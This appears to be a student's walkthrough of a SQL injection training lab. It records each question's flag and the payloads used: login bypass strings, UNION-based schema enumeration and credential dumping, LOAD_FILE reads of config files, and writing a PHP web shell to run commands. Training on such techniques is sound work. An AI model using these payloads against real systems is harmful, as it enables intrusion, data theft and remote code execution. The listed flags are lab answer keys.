Intro to MySQL:

Question: Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Answer: employees

Use this command to enter the mysql server: mysql -u root -h 83.136.254.73 -P 56157 –ppassword

Then use: SHOW databases;

And you see employees as the first database.

SQL Statements:

Question: What is the department number for the 'Development' department?

Answer: d005

Enter the server (mysql -u root -h 83.136.254.73 -P 56157 –ppassword)

View databases (SHOW databases;)

Use employees (USE employees;)

Show tables (SHOW tables;) we see that there is a table for departments.

SELECT * FROM departments, you see the id we are looking for d005.

Query Results:

Question: What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Answer: Mitchem

Connect to the server.

View databases (SHOW databases;)

Use employees (USE employees;)

Show tables (SHOW tables;) we see that there is a table for employees.

SELECT last_name FROM employees WHERE first_name LIKE 'Bar%' AND hire_date='1990-01-01'; We get the answer of mitchem.

SQL Operators:

Question: In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer: 654


Subverting Query Logic:

Question: Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer: 202a1d1a8b195d5e9a57e434cc16000c

Go to the target, and in the username input = tom' OR '1'='1

Put whatever in the password and because of the AND is make first, and you know that the user tom exists then the OR will go as true and enter the system.




Using Comments:

Question: Login as the user with the id 5 to get the flag.

Answer: cdad9ecdf6f14b45ff5c4de32909caec

Go to the target, in the username use: whateveruser' OR id>4)-- (important to include the space after the --to be a comment. You can write whatever in the password because is going to fall into the comment.



Union Clause:


Question: Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

Answer: 663

Connect to the target through mysql

Use employees, then describe each table, to compare the number of columns so in the UNION we can get the same number of columns with the junk data.

Use this query: SELECT * from employees UNION SELECT *,3,4,5,6 from departm ents;




Union Injection

Question: Use a Union injection to get the result of 'user()'

Answer: root@localhost

Get to the target, search first how many columns does it has. With the order by we found out it has 4 columns. Then run this in the textfield: cn' UNION select 1,user(),3,4-- -



Database Enumeration

Question: What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Answer: 9da2c9bcdf39d8610954e0e11ea8f45f

Go to the target

cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -

cn' UNION select 1,database(),2,3-- -


cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -

cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -

cn' UNION select 1, username, password, 4 from dev.credentials-- -

In our question they are asking for the table users inside the database ilfreight. So we can use the last command like this:

cn' UNION select 1, username, password, 4 from ilfreight.users-- -



Reading Files:

Question: We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer: dB_pAssw0rd_iS_flag!


Get to the target. Input this command:

cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -

Then, when analyzing the page with control+u we find that there is a config.php file.

With this commando you get the file and the flag.

cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4-- -



Writing Files:

Question: Find the flag by using a webshell.

Answer: d2b5b27ae688b6a0f1d21b7d3a0798cd

Get the target run, the following command to input a file so we can run a shell:


cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -

It didn't show an error. So now in the url we can try commands like this ones:

http://94.237.58.86:53356/shell.php?0=id

Since that worked, we know that the shell works. Now we need to find the flag.

We found it in here: http://94.237.58.86:53356/shell.php?0=cat+/var/www/flag.txt



Skills assessment:

Question: Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

Answer: 528d6d9cedc2c7aab146ef226e918396

First we bypass the security by getting the admin credentials with this:

Username: admin' or 1=1-- -

Password: something

After we use the union clause to know how many columns there are:

'UNION SELECT 1,2,3,4,5-- -

I tried inputting a web shell and that worked, so I found a file called flag_cae1dadcd174.txt, and the flag was there.